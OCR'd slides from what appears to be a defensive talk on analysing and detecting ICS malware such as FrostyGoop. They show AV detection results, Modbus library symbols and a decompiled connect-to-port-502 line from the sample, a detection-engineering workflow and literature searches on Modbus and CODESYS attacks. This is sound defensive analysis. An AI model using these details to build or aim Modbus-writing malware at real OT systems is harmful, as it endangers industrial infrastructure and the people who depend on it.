
Bkav Pro	W64.AIDetectMalware	MaxSecure	Trojan.Malware.300983.susgen
Skyhigh (SWG)	BehavesLike.Win64.Ransomware.wh	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected






ICS-Capable

Contains ICS/OT functions for navigating, altering, or retrieving information from OT networks, devices, or software




modbus


```
*modbus.adu
*modbus.pdu
*modbus.tcp
*modbus.Error
**modbus.Error
*modbus.Atomic
*modbus.Client
*modbus.Modbus
*modbus.Server
*modbus.client
*modbus.modbus
*[]modbus.Server
*chan modbus.adu
*chan modbus.pdu
*modbus.rtuFrame
*[8]modbus.Server
*[]*modbus.client
*[8]*modbus.client
*modbus.Diagnostic
*modbus.UpdateFile
*modbus.dataReader
*modbus.UpdateCoils
*modbus.readDecoder
*modbus.X11xServerID
*func() modbus.Atomic
*modbus.X01xReadCoils
*modbus.BusDiagnostics
*modbus.UpdateHoldings
*modbus.X04xReadInputs
github.com/rolfl/modbus
*modbus.X03xReadHolding
*func(int) modbus.Client
*map[uint8]modbus.Server
```




```
⌄ rolfl
  ⌄ modbus
    › serial
      github_com_rolfl_modbus__ptr_client_query          .text
      github_com_rolfl_modbus__ptr_client_query_fun...   .text
      github_com_rolfl_modbus_X01xReadCoils...           .text
      github_com_rolfl_modbus_X05xWriteSing...           .text
      github_com_rolfl_modbus_X0FxWriteMult...           .text
      github_com_rolfl_modbus_X02xReadDisc...            .text
      github_com_rolfl_modbus_X14xReadReco...            .text
      github_com_rolfl_modbus_X14xReadFile...            .text
      github_com_rolfl_modbus_X14xReadMult...            .text
      github_com_rolfl_modbus_X15xWriteFile...           .text
      github_com_rolfl_modbus_X15xWriteFile...           .text
      github_com_rolfl_modbus_X15xMultiWrit...           .text
      github_com_rolfl_modbus_X03xReadHold...            .text
      github_com_rolfl_modbus_client_ReadHo...           .text
      github_com_rolfl_modbus_client_ReadHoldings_...    .text
      github_com_rolfl_modbus_X06xWriteSing...           .text
      github_com_rolfl_modbus_client_WriteSi...          .text
      github_com_rolfl_modbus_client_WriteSingleHol...   .text
      github_com_rolfl_modbus_X10xWriteMul...            .text
      github_com_rolfl_modbus_client_WriteM...           .text
      github_com_rolfl_modbus_client_WriteMultipleH...   .text
      github_com_rolfl_modbus_X17xWriteRea...            .text
      github_com_rolfl_modbus_X16xMaskWrit...            .text
```



main_TaskList_executeCommand



```
v117 = github_com_rolfl_modbus_NewTCP(v111, v110, v112, (int)":502", 4,
```




✓

Initial Contact with Detection Team

- Early Engagement
- Uncertainty may exist
- FrostyGoop
- PIPEDREAM

Research

- Protocol Specifics
- Purpose, Nodes, Commands
- Asset Identification Constraints
- Target Details
- Collaboration with Engineers




Preliminary Detection Capabilities Check

- ModbusTCP Dissection
- Existing Detections
- Special Considerations
- Contingency Planning – Tagging, Suri, etc.


Feedback

- Share Findings
  - FrostyGoop on the Wire
  - Unique Behavior
- Parallel Effort
  - Malware Analysts
  - Detection Engineers
  - Other Experts




Can this binary cause harm to OT?

Ability for Adverse Effects on OT Environments



Works correctly to achieve negative outcomes against the OT Environment

What adverse consequences can this ICS-capable software cause?



Google Scholar

codesys attacks

Articles

About 631 results (**0.06** sec)

Any time
Since 2025
Since 2024
Since 2021
Custom range...

Sort by relevance
Sort by date

Any type
Review articles

Analysis on account hijacking and remote DoS vulnerability in the **CO**
based PLC runtime

E Jeong, J Park, I Oh, M Kim, K Yim - International Conference on …, 2020 - Springer

… 2 and 3 and proves that the products of the other manufacturers that use the **CODESYS**
platform also have the same vulnerabilities. In addition, this chapter describes the **attack** …

☆ Save 99 Cite Cited b

[PDF] Security researc

A Nochvay - Kaspersky ICS

… The situation with the **CO**
… provided by **CODESYS**.

Google Scholar

modbus tcp attacks

Articles

About 8,200 results (**0.09** sec)

Any time
Since 2025
Since 2024
Since 2021
Custom range...

Sort by relevance
Sort by date

Any type
Review articles

Implementing **attacks** for **modbus/TCP** protocol in a real-time cyber
system test bed

B Chen, N Pattanaik, A Goulart… - … and Reliability (CQR …, 2015 - ieeexplore.ieee.org

… In order to check the delay sensitive nature of **Modbus TCP**, **TCP** SYN flood **attack** …
used to flood the **Modbus** Master. A **TCP** SYN Flood **Attack** takes advantage of the **TCP** t

